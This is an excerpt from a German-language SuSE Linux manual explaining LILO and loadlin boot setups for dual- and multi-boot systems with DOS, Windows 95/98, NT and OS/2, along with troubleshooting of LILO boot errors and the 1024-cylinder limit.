Wenn Ihr neues Linux allein auf dem System ist, besteht zunächst gar kein Handlungsbedarf. Denn alles Nötige wurde im Rahmen der Installation unter YaST erledigt.

Es folgen einige Beispiele für Mehrsystem-Rechner. Schauen Sie zu diesem Thema doch auch mal nach `/usr/share/doc/howto/en/mini/Linux+*.gz`, wo einige fleißige Linux-Freunde ihre eigenen Mehrsystem-Konfigurationen dokumentiert haben.

### 4.7.1 DOS/Windows 95/98 und Linux

*Voraussetzung:* Für DOS/Windows 95/98 und Linux steht jeweils eine primäre Partition unter der 1024-Zylinder-Grenze zur Verfügung (vgl. auf Seite 133); die Linux Boot-Partition kann auch eine logische Partition sein, sofern diese ganz unter der 1024-Zylinder-Grenze liegt.

Für diesen Fall wurde eine geeignete Konfiguration bereits besprochen (vgl. Datei 4.4.1 auf Seite 137) – nur die Angaben bei **root**, **image** und **other** sind an die tatsächlichen Verhältnisse anzupassen. LILO wird im MBR installiert. Natürlich werden Sie den `linux.old` Abschnitt weglassen, wenn es keinen solchen zweiten Linux-Kernel gibt.

Heben Sie die `/etc/lilo.conf` gut auf, des weiteren eine Bootdiskette für Ihr Linux! Gerade Windows 95/98 neigt verschiedentlich dazu, „fremde“ MBRs kurzerhand zu eliminieren. Wenn Sie Linux danach noch mit einer Bootdiskette starten können, ist dieses Problem rasch behoben mit dem einfachen Befehl

```
erde: # /sbin/lilo
```

### 4.7.2 Windows NT und Linux auf einer Festplatte

1. *Möglichkeit:* Zum Booten wird der *Bootmanager von NT* benutzt. Dieser kann neben Bootsektoren auch Abbilddateien solcher Bootsektoren starten. Mit den folgenden Schritten lässt sich eine Koexistenz von Linux und Windows NT erreichen:

- Installation von NT.
- Einen Datenträger (Festplatten-Partition oder fehlerfreie Floppy) bereithalten mit einem Dateisystem, das Linux beschreiben und NT lesen kann, z. B. FAT.
- Linux wie „üblich“ installieren (als Root-Partition nehmen wir hier im Beispiel mal `/dev/sda3` an). FAT-Datenträger (z. B. unter `/dosa`) mounten (zum Mounten allgemein vgl. Abschnitt 19.11.2 auf Seite 565). *Achtung:* nicht die verfälschenden **mount**-Optionen **conv=auto** oder **conv=text** verwenden!
- LILO in der Linux-Rootpartition (also `/dev/sda3`) installieren, *nicht* in den MBR (`/dev/sda`)! Sie haben dabei nach wie vor die Möglichkeit, für LILO eine Auswahl unter mehreren Linux-Kernelimages zu konfigurieren. Als Beispiel für eine `lilo.conf` siehe Datei 4.7.1 auf der nächsten Seite.
- Kopieren des LILO-Bootsektors in eine Datei auf dem FAT-Datenträger, z. B.

```
erde: # dd if=/dev/sda3 of=/dosa/bootsek.lin bs=512 count=1
```

Dieser Schritt, wie auch der folgende, muss natürlich nach jedem Kernel-Update wiederholt werden!

- NT booten. Die Datei `bootsek.lin` vom FAT-Datenträger ins Hauptverzeichnis des NT-Systemlaufwerks kopieren, falls die Datei nicht schon dort ist.

```
# LILO Konfigurations-Datei: Rootpartition /dev/sda3
#                               startbar machen
# Start LILO global Section
boot=/dev/sda3                  # Installationsziel
backup=/boot/boot.sda3.980428 # Backup für den vorigen
                               # Bootsektor

prompt
timeout=100                    # Warten am Prompt: 10 s
vga = normal                   # force sane state
# End LILO global section
# Linux bootable partition config begins
image = /boot/vmlinuz          # default image to boot
    root = /dev/sda3           # Root-Partition hierher!
    label = Linux
# Linux bootable partition config ends
```

Datei 4.7.1: lilo.conf zum Startbar-Machen einer Linux-Rootpartition

- In der Datei `boot.ini` (Attribute setzen) folgenden Eintrag am Ende ergänzen:  
`c:\bootsek.lin="Linux"`
  - Beim nächsten Booten sollte – wenn alles geklappt hat – ein entsprechender Eintrag im NT-Bootmanager vorhanden sein!
2. *Möglichkeit, leider nicht immer praktikabel: LILO im MBR installieren und für Windows NT so tun, als sei es DOS (wie im vorigen Beispiel); aber Achtung: Dies scheint bei neueren NT-Versionen nicht mehr zu funktionieren, da es nur zu starten scheint, wenn es spezielle (undokumentierte) Sequenzen im MBR findet, von denen LILO leider nichts weiß :- (*

### Achtung

Windows NT (3.5\* und 4.0) kennt die von Linux verwendeten Partitionstypen 82 und 83 nicht! Achten Sie darauf, dass kein NT-Programm die Partitionstabelle dahingehend „repariert“: es droht Datenverlust! Halten Sie sicherheitshalber gültige Backups des LILO-MBR bereit.



### 4.7.3 OS/2 und Linux

1. *Möglichkeit:* Zum Booten wird der *Bootmanager von OS/2* benutzt. Dieser kann beliebige primäre und logische Partitionen innerhalb der 1024-Zylinder-Grenze starten – die Verantwortung dafür, dass sie wirklich startbar sind, liegt beim Benutzer. Der Bootmanager wird mit dem `fdisk` von OS/2 konfiguriert.

*Vorbereitung auf Seiten von Linux:* Eine primäre Linux-Partition (üblicherweise: die Root-Partition) mit LILO startbar machen. Geeignet dafür ist wie-

der `lilo.conf` wie in Datei 4.7.1 auf der vorherigen Seite. Aber *vorher* gibt es noch etwas zu bedenken...

*Vorbereitung auf Seiten von OS/2:* OS/2 begnügt sich bei der Buchführung über die vorhandenen Partitionen (in den MBRs der Festplatten und den Partitionssektoren der erweiterten und logischen Partitionen) nicht mit den konventionellen, allgemein verständlichen Einträgen, sondern nutzt freien Platz in diesen Sektoren zum Speichern von Zusatzinformationen. Sind diese inkonsistent, so sieht `fdisk` von OS/2 die Partitionstabelle als fehlerhaft an und verweigert Bootmanager-Dienste. Die `fdisk`-Programme anderer Betriebssysteme pflegen diese Zusatzinformationen natürlich nicht. . . Konflikte sind vorprogrammiert.

Daher *vor* der Linux-Installation zuerst OS/2 laden (das Installationssystem genügt) und die Linux-Partitionen, zumindest die logischen, mit `fdisk` von OS/2 anlegen. Dies ergibt zunächst weitere OS/2-Laufwerke, die unter Umständen arg stören können.

*Abhilfe:* gleich danach das Linux-Installationssystem (oder das Rettungssystem) von der SuSE Linux CD laden und für die Linux-Partitionen mit `fdisk` von Linux den Typ in 83 (Linux native) ändern. Damit werden diese Partitionen in Zukunft von OS/2 ordnungsgemäß ignoriert.

2. *Möglichkeit:* Als Haupt-Bootmanager wird LILO in einer primären Partition der ersten Platte benutzt<sup>13</sup>. Dies ist ein Spezialfall des nächstfolgenden Beispiels, in dem auch noch DOS dabei ist.

#### 4.7.4 DOS, OS/2 und Linux

1. Wenn Sie für DOS und OS/2 den **OS/2 Bootmanager** verwendet haben und ihn weiterverwenden wollen, nehmen Sie am einfachsten Linux in dessen Start-Menü auf: genauso wie im letzten Beispiel beschrieben.
2. *Möglichkeit:* Als Haupt-Bootmanager wird **LILO** in einer primären Partition der ersten Platte benutzt.

Das folgende kompliziertere Beispiel für `lilo.conf` (Datei 4.7.2 auf der nächsten Seite nimmt an, dass die Startpartitionen für DOS (primär) und Linux (primär) auf der ersten, die für OS/2 (logisch) auf der zweiten Platte liegen – alle jeweils innerhalb der 1024-Zylinder-Grenze. OS/2 liegt auf der zweiten Platte, daher wird statt `/boot/chain.b` der spezielle Loader `/boot/os2_d.b` verwendet.

Es ist gleichgültig, ob der MBR-Code von MS-DOS oder OS/2 stammt. In der Partitionstabelle ist mit einem `fdisk`-Programm die LILO-Partition `/dev/sda4` als Startpartition (aktiv) zu markieren.

<sup>13</sup>Weniger günstig: der MBR, da jede Umpartitionierung mit einem fremden `fdisk` denselben neu schreiben und damit LILO entfernen könnte.

```
# LILO Konfigurations-Datei
# Start LILO global Section
boot = /dev/sda4          # LILO in Linux Root-Partition
backup = /boot/boot.sda4.970428
message = /boot/message  # Begruessungsbildschirm
prompt
delay = 100
vga = normal
#
# Linux bootable partition config begins
image = /boot/vmlinuz
    label = linux
    root = /dev/sda4
# Linux bootable partition config ends
#
# OS/2 bootable partition config begins
other = /dev/sdb5
    table = /dev/sdb
    label = os2
    loader = /boot/os2_d.b
# New for LILO v20 and newer: interchange disk drives:
    map-drive = 0x80      # first hd: BIOS number 0x80
    to         = 0x81      # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
# OS/2 bootable partition config ends
#
# DOS bootable partition config begins
other = /dev/sda1
    table = /dev/sda
    label = dos
# DOS bootable partition config ends
```

Datei 4.7.2: LILO mit DOS, OS/2 und Linux auf zwei Festplatten

## 4.8 Probleme mit LILO

### Einige Richtlinien

Zu Beginn ein paar einfache Richtlinien, mit denen die meisten LILO-Probleme von vornherein vermieden werden können (entnommen dem LILO-Benutzerhandbuch [Alm96]):

- **Keine Panik!** Wenn etwas nicht geht: versuchen Sie erst, den Fehler und die Ursache zu finden; überprüfen Sie die Diagnose und beginnen Sie erst dann mit Maßnahmen zur Fehlerbehebung.
- Halten Sie stets eine aktuelle und erprobte „Bootdiskette“ bereit.  
SuSE Linux enthält eigenständiges Rettungssystem (siehe Abschnitt 16.6 auf Seite 499), mit dem Sie an alle Linux-Partitionen wieder herankommen. Mit enthalten ist genügend Werkzeug, um die allermeisten Probleme mit unzugänglich gewordenen Festplatten zu lösen.
- Lesen Sie die Dokumentation. Vor allem dann, wenn das System nicht tut, was es Ihrer Meinung nach tun sollte.
- Vor jedem Aufruf des Map-Installers (`/sbin/lilo`): überprüfen Sie sorgfältig die Konfigurationsdatei `/etc/lilo.conf`.
- Rufen Sie `/sbin/lilo` *jedesmal* auf, wenn irgendein Bestandteil der LILO-Startmaschinerie oder die LILO-Konfigurationsdatei `/etc/lilo.conf` geändert worden ist.
- Aufmerksamkeit ist bei großen oder bei mehreren Festplatten geboten: berücksichtigen Sie die 1024-Zylinder-Grenze!
- Probieren Sie es ohne und mit Option **linear** (meist besser: ohne!).

### 4.8.1 Fehlerdiagnose: LILO Start-Meldungen

Hier wiederholen wir im Wesentlichen in Übersetzung einen Abschnitt aus [Alm96], der LILO-Beschreibung von WERNER ALMESBERGER.

Der LILO-Systemstart-Code besteht aus zwei Teilen: der *ersten Stufe* in einem Bootsektor und der *zweiten Stufe* in `/boot/boot.b`. Bei der Installation von LILO wird eine „Map-Datei“ erzeugt (standardmäßig `/boot/map`), in der LILO die nötigen Zeiger (Sektoradressen) auf die Betriebssysteme (Linux-Kernel usw.) findet, die er starten soll.

Wenn LILO geladen wird, zeigt er das Wort `'LILO'` an. Jeder Buchstabe entspricht der Vollendung einer spezifischen Phase. Wenn LILO nicht starten kann, bilden die bereits ausgegebenen Buchstaben einen genaueren Hinweis darauf, in welchem Stadium ein Problem aufgetreten ist.

**(nichts)** Kein Teil von LILO wurde geladen. Entweder LILO ist gar nicht installiert, oder es wurde nicht die Partition mit dem LILO-Bootsektor gestartet.

- ‘**L’ error** ... Die „erste Stufe“ wurde geladen und gestartet, aber sie konnte die zweite Stufe (`/boot/boot.b`) nicht laden. Dies weist üblicherweise auf einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie hin.
- ‘**LI’** Die zweite Stufe von LILO wurde geladen, konnte aber nicht gestartet werden. Dies kann verursacht werden durch eine fehlerhafte Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.
- ‘**LIL’** Die zweite Stufe von LILO wurde gestartet, konnte aber die nötigen Daten (Zeiger usw.) nicht aus der Map-Datei laden. Dies wird typischerweise verursacht durch einen physikalischen Fehler des Boot-Datenträgers oder eine fehlerhafte Platten-Geometrie.
- ‘**LIL?’** Die zweite Stufe von LILO wurde an eine falsche Speicheradresse geladen. Dies wird typischerweise verursacht durch einen subtilen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.
- ‘**LIL-’** Die Daten in der Map-Datei sind ungültig. Dies wird typischerweise verursacht durch einen Fehler in der Platten-Geometrie oder durch Verschieben von `/boot/boot.b` ohne Neuinstallation von LILO.
- ‘**LILO’** Alle Teile von LILO wurden erfolgreich geladen.

### Fehlerursache beseitigen

Die häufigsten Ursachen für *Geometriefehler* sind nicht physikalische Defekte oder ungültige Partitionstabellen, sondern Fehler bei der Installation von LILO – vor allem die Missachtung der 1024-Zylinder-Grenze (s. den Abschnitt 4.8.2 auf der nächsten Seite).

In den meisten Fällen läuft die Abhilfe auf die folgenden drei Maßnahmen hinaus:

1. Die LILO-Daten unterhalb der 1024-Zylinder-Grenze installieren (falls noch nicht geschehen). Das bezieht sich auf die benötigten Linux-Kernel, den Inhalt des Verzeichnisses `/boot` und auch den Bootsektor, der den LILO-Startcode aufnehmen soll.
2. LILO neu installieren mit dem Befehl `lilo` als ‘`root`’  
Ein informatives Log liefert `lilo`, wenn Sie die Gesprächigkeit (engl. *verbosity*) erhöhen und Logdateien anlegen lassen. Das geht wie folgt:

```
erde: # lilo -v -v -v >/boot/lilo.log 2>/boot/lilo.logerr
```

In `/boot/lilo.logerr` sollte bei einer korrekten Bootkonfiguration gar nichts stehen. In `/boot/lilo.log` können Sie u. a. genau nachlesen, wie LILO sich die Lokationen seiner Dateien merkt, welche BIOS-Gerätenummern LILO für die betroffenen Festplatten verwendet und mehr.



3. Konsistenz der Festplattengeometrie-Informationen prüfen. Tatsächlich sind dazu bis zu vier Stellen von Belang:
  - a) Geometrie, die LILO verwendet. Siehe die oben genannte Logdatei. Beeinflussbar durch die Angabe **disk** in `lilo.conf`; vgl. auf Seite 140
  - b) Geometrie, die der Linux-Kernel erkannt hat. Siehe die Boot-Meldungen (`/var/log/boot.msg` oder die Ausgabe des Befehls **dmesg**). Beeinflussbar durch: Kernelparameter (in Grenzen); vgl. Abschnitt 14.3.2 auf Seite 432.
  - c) Geometrie, die der Partitionstabelle zugrundeliegt. Siehe die Ausgabe von **fdisk -l**. Beeinflussbar durch **fdisk**-Expertenbefehle. Sehr gefährlich für die Daten! Vollbackup vorher dringend empfohlen! Wirklich nur für Experten!
  - d) Geometrie, die das BIOS erkannt hat. Diese Geometrie findet LILO später beim Systemstart vor und muss mit ihr arbeiten. Siehe das BIOS-Setup, eventuell auch das des SCSI-Hostadapters (falls vorhanden). Beeinflussbar durch das BIOS-Setup.

Bei Inkonsistenzen ist für die Entscheidung „Wo anpassen?“ oft der Weg des „geringsten Widerstandes“ die beste Methode.

Zur Problembeseitigung sind also folgende Daten zu erheben:

- `/etc/lilo.conf`
- Ausgabe des Befehls **fdisk -l** (Partitionierung)
- oben genannte Logdateien
- Einstellungen des BIOS und des SCSI-BIOS zu Ihren Festplatten


#### 4.8.2 Die 1024-Zylinder-Grenze

Wie schon mehrfach betont (z. B. auf Seite 133), muss die gesamte LILO-Startmaschinerie, d. h. alle Daten, die LILO zum Starten benötigt, mit BIOS-Routinen allein zugänglich sein. Welche Festplatten-Bereiche demnach dafür in Frage kommen (wir nennen das im Folgenden kurz: *zulässiger Bereich*), haben wir dort bereits ausgeführt.

Welche Möglichkeiten lässt diese Einschränkung nun offen? Eigentlich noch eine ganze Menge, wenn man bedenkt, dass *nur* die Startmaschinerie betroffen ist. Es gibt kein Gesetz, nach dem diese in der Linux-Rootpartition liegen müsste: ja, es ist im Notfall sogar möglich (wenn auch nicht ganz ungefährlich), Dateien der Startmaschinerie auf Partitionen fremder Betriebssysteme unterzubringen, wenn nur Linux Lese- und Schreibzugriff auf deren Dateisysteme hat.

#### Achtung

Sie müssen sich nur davor hüten, den LILO-Bootsektor in eine fremde Partition zu installieren, weil damit in der Regel deren Dateisystem beschädigt wird!



- Die „sauberste Lösung“ besteht auf jeden Fall darin, bei der Linux-Installation eine *primäre Linux-Partition* ganz innerhalb des zulässigen Bereichs anzulegen und die LILO-Daten (einschließlich des LILO-Bootsektors) dort unterzubringen.

Bei der Installation mit YaST wird dafür eine eigene Partition (`/boot`) vorgesehen, die lediglich groß genug ist, um die folgenden Dateien aufzunehmen:

- `boot.b`, `map`, `message`,
- die Linux-Kernel, die LILO booten soll.

Es genügen also wenige Megabytes. Das ganze übrige System unterliegt hinsichtlich der Lokation auf der/den Festplatte(n) keiner Einschränkung: wenn der Kernel erst einmal läuft, hat er uneingeschränkten Zugriff auf alle Festplatten im System.

Aber was tun, wenn für so eine Partition kein Platz mehr ist? Wenn Sie nicht umpartitionieren wollen oder können, und auch ein Upgrade auf SCSI oder ein modernes BIOS nicht in Frage kommt, gibt es doch noch zwei behelfsmäßige Möglichkeiten:

- An Stelle von LILO auf der Platte eine Bootdiskette oder, wenn Sie MS-DOS betreiben, `loadlin` verwenden, um Linux zu booten.
- Die LILO-Startmaschinerie auf einer Nicht-Linux-Partition unterbringen, die ganz im zulässigen Bereich liegt, und auf die Linux schreiben kann (z. B. ein FAT/VFAT DOS-Laufwerk). Natürlich können wir den LILO-Bootsektor nicht auch dorthin schreiben! So bleiben dafür nur übrig: der Anfang einer erweiterten Partition auf der ersten Platte – sofern vor Zylinder 1024 – oder der MBR. Nehmen wir an, die betreffende Partition ist unter `/mnt` gemountet. LILO soll in den MBR, etwa `/dev/hda`, und soll zusätzlich DOS von `/dev/hda1` booten. Dann ist das Vorgehen wie folgt:

- Neues Verzeichnis, z. B. `/mnt/LINUX` anlegen und die eben schon genannten LILO-Dateien aus `/boot` dorthin kopieren: `boot.b`, `map`, `message`, sowie die Chain-Loader für Ihre anderen Betriebssysteme (i. Allg. `chain.b`) und die Linux-Kernel, die LILO booten soll.
- Legen Sie eine `/mnt/LINUX/lilo.cfg` an, in der alle Pfade nach `/mnt/LINUX` verweisen (Datei 4.8.1 auf der nächsten Seite):
- LILO mit *dieser* `lilo.cfg` installieren:

```
erde: # /sbin/lilo -C /mnt/LINUX/lilo.cfg
```

Danach sollte LILO funktionieren. Booten Sie MS-DOS und schützen Sie die LILO-Dateien, so gut es geht, gegen Schreibzugriffe. (Zur Erinnerung: jeder solche setzt LILO außer Funktion!) Zumindest geben Sie allen Dateien in `X:\LINUX` (wo `X:` das eben unter `/mnt` gemountete MS-DOS-Laufwerk ist) die DOS-Attribute *System* und *Versteckt*.



Abschließend möchten wir zum selben Thema noch verweisen auf die zwei HOWTOs `LILO.gz` und `Large-Disk.gz` in `/usr/share/doc/howto/en/mini/`.

### 4.8.3 Spezielle Bootprobleme mit Kernel ab 2.0

Beim Booten mit LILO – egal, ob von Diskette oder Festplatte – treten nach dem Laden eines großen Kernels (z. B. SuSE-Installations-Kernel) zum Teil Probleme auf :- (

Zwar kann am LILO-Prompt ein Kernel gewählt werden, der Kernel wird auch geladen (es werden einige Punkte angezeigt), aber der Start des Kernels klappt nicht. Das heißt, bevor die Meldung `"uncompressing Linux"` kommt, stürzt das System mit unterschiedlichen Reaktionen ab.

Mögliche Fehlermeldungen oder -erscheinungen:

- System bootet neu
- System bleibt einfach stehen
- `"crc-error"`
- `"no free space"`
- `"Error 0x00"`
- `"Error 0x01"`
- `"incomplete literal tree"`

Danach wird zum Teil noch auf die Diskette zugegriffen, aber das System steht. Die *Ursache* dafür liegt in einer Kombination aus großen Kernels, LILO und mangelhafter Hardware. Es sind grob geschätzt ein Prozent der Rechner betroffen. Wir vermuten, dass ein fehlerhaftes BIOS Probleme mit dem schnellen Speicherzugriff hat. – Das Problem tritt *nicht* auf, wenn

- Linux mit Loadlin (Abschnitt 4.9 auf der nächsten Seite) geladen wird,
- der Kernel z. B. mit

```
erde: # dd if=/boot/vmlinuz of=/dev/fd0
```

auf eine Floppy kopiert und direkt von dort geladen wird,

- ein kleinerer Kernel, der mit

```
erde: # make zImage
```

erstellt wurde, mit LILO gebootet wird.

Folgende BIOS-Einstellungen konnten ebenfalls problemlos booten:

- Internal Cache abschalten (`disable`)
- **DRAM Precharge Wait State** auf **1** und
- **DRAM Wait Burst Timing** auf `0x3333`

## Lösung

Zunächst einmal muss ein System installiert werden können. Falls Sie nicht mit loadlin (bzw. setup.exe) direkt booten können, sollten Sie zur Installation zunächst eine alte 1.2.13-Bootdisk verwenden. Falls Sie keine zur Verfügung haben, stellen Sie die BIOS-Parameter um.

Nach erfolgreicher Installation, stellt sich die Frage, wie man denn nun sein System booten kann. Zunächst bootet man mit demselben Medium wie zur Installation. Mit Loadlin von der DOS-Partition gibt es ja keine Problem. Bei einer Bootdiskette geben Sie dazu als Parameter an:

```
load_ramdisk=0 root=/dev/<rootpartition>
```

wobei <rootpartition> Ihre Rootpartition, z. B. hda1, ist.

## 4.9 Einrichten des Bootmechanismus mit loadlin

Es soll nun mit loadlin noch eine weitere Methode vorgestellt werden, SuSE Linux zu booten. loadlin ist ein DOS-Programm, das in der Lage ist, einen in einem DOS-Verzeichnis gespeicherten Linux-Kernel zu starten. loadlin fügt sich nahtlos in eine bestehende DOS/Windows 9x-Umgebung ein und kann mit Hilfe des Windows Bootmanagers komfortabel gestartet werden. Da kein Eintrag in den [MBR](#) erfolgt, sieht Windows von Linux lediglich eine oder mehrere Partitionen mit ihm unbekannten Kennungen (engl. *IDs*). Die Gefahr unerwünschter Nebeneffekte aufgrund der Existenz von Linux auf Ihrem System ist so minimiert.

Das hier beschriebene Vorgehen funktioniert auf Windows 95 und Windows 98. Die gezeigten Konfigurationsdateien wurden unter Windows 95 entwickelt; es ist deshalb im Folgenden nur von Windows 95 die Rede.

Wenn Sie loadlin verwenden möchten, um Ihr Linux zu starten, müssen Sie diesen Weg vorbereiten. Je nach Systemgegebenheiten müssen Sie auch einige Startdateien modifizieren.

Prinzipiell können Sie loadlin auf zwei Arten aktivieren: indem Sie beim Systemstart via Bootmenü zwischen mehreren Konfigurationen wählen oder indem Sie aus dem laufenden System heraus loadlin aktivieren und zu Linux überwechseln.

Beide Methoden haben Ihre Vor- und Nachteile:

- Das Bootmenü spart den Umweg über ein anderes Betriebssystem, um Linux zu starten.
- In ein Bootmenü können Sie weitere Konfigurationen einbauen und sich so einen universellen Startmechanismus aufbauen.
- Sie müssen allerdings die Startdateien modifizieren, um ein Bootmenü aufzubauen; eventuell ist dazu Probieren nötig. In den DOS-Hilfedateien können Sie eventuell fündig werden; geben Sie einmal **help menu** ein.
- Am DOS-Prompt ist der Wechsel zu Linux sehr einfach.

- Unter Windows 95 kann man den Linux-Start schön in die grafische Oberfläche integrieren. Mit einem Doppelklick auf ein Icon können Sie zu Linux wechseln. Es ist jedoch auch unter Windows 95 ein Bootmenü möglich (Windows 95 enthält DOS 7.0).



### Tipp

Verwenden Sie nach Möglichkeit ein Boot-Menü, wenn Sie nach dem Einschalten direkt Linux booten wollen. Die DOS-Prompt- bzw. Doppelklick-Methode kann zusätzlich verwendet werden, wenn Sie von DOS/Windows 95 nach Linux wechseln wollen.

Mit Startmenüs und der Windows 95-Konfiguration kann man sich recht intensiv auseinandersetzen – Sie werden verstehen, dass wir das Thema hier nur recht gradlinig behandeln.

### 4.9.1 Notwendige Dateien für loadlin

Das müssen Sie immer tun (unter DOS, Windows 3.x und Windows 95):

1. Vermutlich haben Sie loadlin bereits installiert (vgl. Abschnitt 2.5.4 auf Seite 58). Wenn nicht, müssen Sie zuerst loadlin von der CD 1 via **setup** installieren.
2. Wechseln Sie (unter MS-DOS) in das Verzeichnis `c:\loadlin`. Dort steht eine Datei `linux.par`. Erstellen Sie mit einem Editor dort eine Datei mit Namen `startlin.bat` (oder einem anderen, Ihnen passenden Namen). In die Datei schreiben Sie z. B. eine Zeile wie in Datei 4.9.1.

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

Datei 4.9.1: Beispiel einer Batchdatei für den Linux-Start

Nun editieren Sie in der Datei `linux.par` die folgende Zeile wie in Datei 4.9.2.

```
c:\loadlin\zimage      # first value must be
                        # the filename of the Linux-kernel

initrd=c:\loadlin\initrd

root=/dev/xxx          # the device which gets mounted as root FS

ro                     # mount root read-only
```

Datei 4.9.2: Beispiel einer Parameterdatei für den Linux-Start

Statt xxx tragen Sie den Devicenamen Ihrer Rootpartition ein (Sie hatten sich den Namen in Abschnitt 2.11.2 auf Seite 85 aufgeschrieben). Den `initrd`-Eintrag benötigen Sie nur, wenn Sie beispielsweise SCSI-Unterstützung gleich beim Booten hinzuladen müssen (zum Konzept der „initial ramdisk“ vgl. Abschnitt 16.3 auf Seite 485). Mit der Datei `startlin.bat` können Sie Ihr Linux jederzeit vom DOS-Prompt aus starten. Die Datei `linux.par` wird sowohl von `startlin.bat` als auch von `config.sys` verwendet und enthält alle zum Booten von Linux notwendigen Parameter. Wenn Sie mit Linux vertraut geworden sind, können Sie in `linux.par` auch andere Boot-Parameter einfügen und/oder ersetzen. Haben Sie sich später einmal Ihren eigenen Kernel gebaut, kopieren Sie diesen vom Linux-Filesystem nach `c:\loadlin\zimage` und es wird fortan dieser Kernel gebootet; bei Bedarf müssen Sie dort auch eine neu generierte `initrd` ablegen.

### 4.9.2 Bootmenüs einrichten

So richten Sie ein Bootmenü unter DOS bzw. Windows 3.x ein:

1. Als erstes müssen Sie in der Datei `c:\config.sys` ein Bootmenü definieren. Tragen Sie dazu etwas ähnliches wie in Datei 4.9.3 ein.

```
[Menu]
menuitem=Win, Windows starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menucolor=15,1
menudefault=Win,5
```

Datei 4.9.3: Beispiel für `config.sys` (1. Teil) für den Linux-Start

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs, seine Farbe und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

2. Weiter unten tragen Sie die Labels `[Common]`, `[Win]`, `[DOS]` und `[Linux]` ein. Bei `Common` schreiben Sie die Einträge hin, die immer gelten sollen; bei den anderen Labels notieren Sie die Einträge, welche nur bei einem bestimmten Eintrag gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; ein Beispiel zeigt Datei 4.9.4 auf der nächsten Seite. Speichern Sie die Datei dann ab.
3. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.5 auf Seite 161.
4. Wenn Sie den Rechner jetzt booten, erscheint das Bootmenü und Sie haben 5 Sekunden Zeit, einen Eintrag auszuwählen. Nach 5 Sekunden startet automatisch Windows. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblSPACE.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblSPACE.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Bleibt leer
```

Datei 4.9.4: Beispiel für config.sys (2. Teil) für den Linux-Start

### 4.9.3 Von Windows aus starten

So richten Sie ein Start-Icon für Linux ein, mit dem Sie Linux aus einem laufenden Windows 95-System booten können:

1. Klicken Sie sich in den Ordner `c:\loadlin` hinein, markieren Sie die Datei `startlin.bat` und wählen Sie im Bearbeiten-Menü 'Kopieren' aus.
2. Gehen Sie in einen Ordner oder auf den Desktop, je nachdem, wo Sie Ihr Linux-Icon haben möchten. Drücken Sie die rechte Maustaste und wählen Sie 'Verknüpfung einfügen'.
3. Markieren Sie die gerade eingefügte Verknüpfung, drücken Sie die rechte Maustaste und wählen Sie 'Eigenschaften'. Gehen Sie in das Register 'Programm', klicken Sie unten auf den Knopf 'Erweitert'. Kreuzen Sie in der Maske das Feld 'MS-DOS-Modus' an. Bestätigen Sie mit 'OK'.
4. Über den Knopf 'Anderes Symbol' können Sie sich ein schönes Icon aussuchen und geben Sie der Verknüpfung einen passenden Namen. Fertig!
5. Ein Doppelklick auf das neue Symbol bringt eine Bestätigungsmaske, dass sich Windows 95 jetzt in den MS-DOS-Modus bemüht. Falls Sie die Maske nervt: Ausschalten in den Eigenschaften der Verknüpfung.

### 4.9.4 Das Windows Startmenü

So richten Sie ein Startmenü für Windows 95 ein:



```
@echo off

rem Einträge für alle Konfigurationen
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartrdrv.exe a- b- c+ 2048 1024
path c:\windows;c:\dos;c:\util;
win
c:\dos\smartrdrv /C
goto ende

:DOS
path c:\dos;c:\util;
goto ende

:ende
echo * Auf Wiedersehen *
```

Datei 4.9.5: Beispiel für autoexec.bat für den Linux-Start

1. Zuerst müssen Sie die Datei `c:\msdos.sys` editieren. Dazu machen Sie die Datei mittels

```
C:> attrib -R -S -H c:\msdos.sys
```

sichtbar. Es ist eine Textdatei, in die Sie einige Zeilen einfügen müssen, um das Windows 95-eigene Startmenü zu aktivieren. Unter dem Label [Options] sollte es etwa so aussehen wie in Datei 4.9.6.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

Datei 4.9.6: `msdos.sys` für den Linux-Start

Der Parameter `Logo=0` ist optional und verhindert, dass Windows 95 vor dem Booten in den Grafikmodus schaltet; das Booten geht dann schneller und Sie haben weniger Ärger, wenn sie später unter Linux den DOS-Emulator verwenden wollen.

Der Parameter `BootGUI=0` bewirkt, dass Windows 95 direkt in den DOS-Modus bootet. Nach dem Editieren der Datei setzen Sie die Attribute wieder zurück. Um Windows dann zu starten muss

```
C:> win
```

am DOS-Prompt eingegeben werden, aber das tut schon unsere Beispieldatei `c:\autoexec.bat`, wenn Sie im Menü Win95 gewählt haben.

2. Dann müssen Sie in der Datei `c:\config.sys` Ihr eigenes Bootmenü definieren. Tragen Sie dazu am Anfang der Datei etwa den Inhalt von Datei 4.9.7 ein.

```
[Menu]
menuitem=Win95, Windows 95 starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menudefault=Win95,5
```

Datei 4.9.7: Beispiel für `config.sys` (1. Teil) für den Linux-Start unter Windows 95

